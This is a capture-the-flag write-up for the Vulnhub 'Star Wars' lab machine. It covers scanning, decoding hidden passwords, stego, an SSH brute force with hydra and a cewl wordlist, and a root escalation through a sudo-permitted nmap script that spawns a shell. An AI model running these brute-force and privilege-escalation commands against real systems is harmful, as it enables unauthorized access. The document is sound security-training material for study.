




# Vulnhub: Star Wars CTF

Sept 6, 2020

## Scanning:

```
root@kali:~# nmap -PS 192.168.57.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-06 17:16 EDT
Nmap scan report for 192.168.57.15
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:0D:46:6B (Oracle VirtualBox virtual NIC)
```

## Checking out the Web Server:



Password you shall find

Checking the page source:

```

48
49
50 <!--the password is in here
51 MDEwMTAxMDAaMDEwMDEwMDAaMDEwMDEwMDEwMDEwMTEaMDEwMDEwMDEwMDEwMTEaMDEwMDEwMTEaMDEwMTEaMDEwMTAxML

```

Decoding from base64:




### Decoding from Binary:

Paste binary numbers or drop file:

```
01110100 01101000 01101001 01110011 01101001 01110011
01101110 01101111 01110100 01101000 01100101 01110000
01100001 01110011 01110011 01110111 01101111 01110010
01100100
```

Character encoding (optional)

ASCII/UTF-8

 Convert  Reset  Swap

thisisnothepassword

## Enumeration:

```
root@kali:~# dirb http://192.168.57.15

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Sun Sep  6 17:17:10 2020
URL_BASE: http://192.168.57.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.57.15/ ----
+ http://192.168.57.15/admin (CODE:200|SIZE:3753)
==> DIRECTORY: http://192.168.57.15/images/
+ http://192.168.57.15/index.html (CODE:200|SIZE:548)
==> DIRECTORY: http://192.168.57.15/javascript/
==> DIRECTORY: http://192.168.57.15/manual/
+ http://192.168.57.15/robots.txt (CODE:200|SIZE:105)
+ http://192.168.57.15/server-status (CODE:403|SIZE:278)
+ http://192.168.57.15/wordpress (CODE:200|SIZE:54)
```


Checking wordpress:




Checking out admin:



There is nothing there, the login does not actually go anywhere:



Checking robots.txt:



Checking out r2d2:

## Ignorant saw her her drawings marriage laughter

Wrote water woman of heart it total other. By amidala in entirely securing suitable graceful at families improved. Zealously few furniture repulsive was agreeable consisted difficult. Collected breakfast estimable questions in to favourite it. Known he place worth words it as to. Lol tatooine spoke now noise off smart her ready.

On on produce colonel perpetual of pronounce me delivered pointed. Just jedi four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.

Building mr concerns servants in he outlived am breeding. He so tirely securing suitable graceful lain good miss when sell some at if. Told hand so an rich gave next. How doubt yet again see son smart. While mirth large of on front. Ye he greater related adapted proceed entered an. Through it examine express promise no. Past add size game cold girl off how old.

Improved own provided blessing may peculiar domestic. Sight house has never. No visited raising gravity outward subject my cottage mr be. Hold do at tore in park feet near my case. Invitation at understood occasional sentiments insipidity inhabiting in. Off melancholy alteration principles old. Is do speedily kindness properly oh. Respect article painted cottage he is offices parlors.

Consulted perpetual of pronounce me delivered. Too months nay end change relied who beauty wishes matter. Shew of john real park so rest we on. Ignorant dwelling occasion ham for thoughts overcame off her consider. Polite it elinor is depend. His not get talked effect worthy barton. Household shameless incommode at no objection behaviour. Especially do at he possession insensible sympathize boisterous it. Songs he on an widen me event truth. Certain law age brother sending amongst why covered.

Bso cousin am of. Extensive therefore supported by extremity of contented. Is pursuit compact demesne invited elderly be. View him she roof tell her case has sigh. Moreover is possible he admitted sociable concerns. By in cold no less been sent hard hill.

Insipidity insulted perpetual of pronounce me delivered. Too months nay end change relied the sufficient discretion obiwan imprudence resolution sir him decisively. Proceed how any engaged visitor. Explained propriety off out perpetual his you. Feel sold off felt nay rose met you. We so entreaties cultivated astonished is. Was sister for few longer mrs sudden talent become. Done may bore quit evil old mile. If likely am of beauty tastes.

Friendship contrasted solicitude insipidity in introduced literature it. He seemed denote except as oppose do spring my. Between any may mention evening age shortly can ability regular. He shortly sixteen of colonel colonel evening cordial to. Although jointure an my of mistress servants am weddings. Age why the therefore education unfeeling for arranging. Above again money own scale maids ham least led. Returned settling produced strongly ecstatic use yourself way. Repulsive extremity enjoyment she perceived nor.

Creating a wordlist from this page, there are several star wars words on the page (tatooine, obi wan, etc):

```
root@kali: ~  
root@kali:~# cewl http://192.168.57.15/r2d2 > sw_box_wl  
root@kali:~#
```

Downloading the two images (2 yodas seen on home page):

## Index of /images

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">yoda.jpg</a>	2020-07-22 19:37	45K	
<a href="#">yoda.png</a>	2020-07-22 20:02	525K	

Apache/2.4.38 (Debian) Server at 192.168.57.15 Port 80

## Stego:

Running stegoveritas on yoda.png:

```
root@kali: ~/Downloads
root@kali:~/Downloads# stegoveritas yoda.png
Running Module: SVImage
+-----+-----+
| Image Format | Mode |
+-----+-----+
| Portable network graphics | RGBA |
+-----+-----+
Found something worth keeping!
ASCII text, with no line terminators
Found something worth keeping!
dBase III DBT, version number 0, next free block index 2478313616
Found something worth keeping!
dBase III DBT, version number 0, next free block index 2239798725
Found something worth keeping!
ISO-8859 text, with very long lines, with no line terminators
Found something worth keeping!
ISO-8859 text, with very long lines, with no line terminators
Found something worth keeping!
ISO-8859 text, with very long lines, with no line terminators
Found something worth keeping!
```

Result:

```
root@kali:~/Downloads/results/keepers# cat 1599426719.9636476
the real password is babyYoda123
```

## SSH Login:

Finding the username to go with the password:

Trying the cewl wordlist:

```
root@kali: ~
root@kali:~# hydra -L sw_box_wl -p babyYoda123 ssh://192.168.57.15
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 17:21:
10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
```

Using a star wars wordlist:

```
root@kali:~# hydra -L star_wars_wordlist -p babyYoda123 ssh://192.168.57.15
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 17:33:
44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 217 login tries (l:217/p:1),
~14 tries per task
[DATA] attacking ssh://192.168.57.15:22/
[22][ssh] host: 192.168.57.15 login: han password: babyYoda123
```

Login to SSH:

```
root@kali:~# ssh han@192.168.57.15
han@192.168.57.15's password:
Linux starwars 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_
64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 23 08:18:42 2020 from ::1
han@starwars:~$
```

```
han@starwars:~$ ls
han@starwars:~$ ls -lai
total 32
 170 drwxr-xr-x 4 han  han  4096 Jul 23 08:11 .
  193 drwxr-xr-x 5 root root 4096 Jul 23 08:18 ..
43122 -rw----- 1 han  han   483 Jul 24 20:42 .bash_history
38236 -rw-r--r-- 1 han  han   220 Apr 18  2019 .bash_logout
 1748 -rw-r--r-- 1 han  han  3526 Apr 18  2019 .bashrc
42430 drwx----- 3 han  han  4096 Jul 23 08:02 .gnupg
 1261 -rw-r--r-- 1 han  han   807 Apr 18  2019 .profile
41082 drwxr-xr-x 2 han  han  4096 Jul 24 20:27 .secrets
han@starwars:~$ cd .secrets/
han@starwars:~/.secrets$ ls
note.txt
han@starwars:~/.secrets$ cat note.txt
Anakin is a cewl kid.
han@starwars:~/.secrets$
```

Oops I missed this:

```
han@starwars:/$ cd /var/www/html/
han@starwars:/var/www/html$ ls
admin  images  index.html  r2d2  robots.txt  users.js  wordpress
han@starwars:/var/www/html$ cat users.js
skywalker
han
```



Trying the cewl wordlist with skywalker:

```
root@kali:~# hydra -l skywalker -P sw_box_wl ssh://192.168.57.15
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 17:48:
02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 327 login tries (l:1/p:327),
~21 tries per task
[DATA] attacking ssh://192.168.57.15:22/
[22][ssh] host: 192.168.57.15 login: skywalker password: tatooine
^Croot@kali:~#
```

Privilege Escalation:

Logging in as skywalker:

```
skywalker@starwars: ~/.secrets
han@starwars:~$ su skywalker
Password:
skywalker@starwars:/home/han$ cd /home/skywalker/
skywalker@starwars:~$ ls
skywalker@starwars:~$ ls -lai
total 36
37181 drwxr-xr-x 5 skywalker skywalker 4096 Jul 24 20:06 .
193 drwxr-xr-x 5 root root 4096 Jul 23 08:18 ..
42206 -rw----- 1 skywalker skywalker 469 Jul 24 20:42 .bash_history
41120 -rw-r--r-- 1 skywalker skywalker 220 Apr 18 2019 .bash_logout
39758 -rw-r--r-- 1 skywalker skywalker 3526 Apr 18 2019 .bashrc
37180 drwx----- 3 skywalker skywalker 4096 Jul 23 07:52 .gnupg
1421 drwxr-xr-x 3 skywalker skywalker 4096 Jul 24 20:06 .local
39663 -rw-r--r-- 1 skywalker skywalker 807 Apr 18 2019 .profile
43115 drwxr-xr-x 2 skywalker skywalker 4096 Jul 24 20:32 .secrets
skywalker@starwars:~$ cd .secrets/
skywalker@starwars:~/.secrets$ ls
note.txt
skywalker@starwars:~/.secrets$ cat note.txt
Darth must take up the job of being a good father
skywalker@starwars:~/.secrets$
```

#This means that Darth must have a job running:

```
skywalker@starwars:~$ cat .secrets/note.txt
```

Darth must take up the job of being a good father

```
skywalker@starwars:~$ id -a
```

```
uid=1001(skywalker) gid=1001(skywalker) groups=1001(skywalker),2000(anakin)
```

```
skywalker@starwars:~$
```

#This must be the job, it must run every minute.



```
skywalker@starwars:/home/Darth/.secrets$ cat evil.py
# Let the fear flow through you every single minute

fear = 1
anger = fear
hate = anger
suffering = hate
```

I looked for the job couldn't find it.

## “Cheating” at Priv Esc:

Used this to get the password for Darth. (The creator of this box forgot to clear the command history)

```
Last login: Sun Sep  6 17:34:33 2020 from 192.168.57.1
han@starwars:~$ echo first half of the password is: luke12 >> firsthalf.txt
Last login: Fri Jul 24 20:09:34 2020 from 192.168.0.118
skywalker@starwars:~$ echo clone50 >> secondhalf.txt
```

Combine these into luke12clone50, and log in to Darth.

```
Darth@starwars: /home/skywalker
skywalker@starwars:~$ su Darth
Password:
Darth@starwars:/home/skywalker$ sudo -l
Matching Defaults entries for Darth on starwars:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User Darth may run the following commands on starwars:
    (ALL) NOPASSWD: /usr/bin/nmap
Darth@starwars:/home/skywalker$
```

Checking crontab:

```
Darth@starwars:/home/skywalker$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * python /home/Darth/.secrets/evil.py
Darth@starwars:/home/skywalker$
```

Use nmap to get a root shell:

```
Darth@starwars:/home/skywalker$ TF=$(mktemp)
Darth@starwars:/home/skywalker$ echo 'os.execute("/bin/sh")' > $TF
Darth@starwars:/home/skywalker$ sudo nmap --script=$TF
```

```
Darth@starwars:/home/skywalker$ sudo nmap --script=$TF
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-06 18:43 EDT
NSE: Warning: Loading '/tmp/tmp.vg0JC09sXD' -- the recommended file extension is
'.nse'.
# /bin/sh: 1: is: not found
# uid=0(root) gid=0(root) groups=0(root)
#
```

[illegible]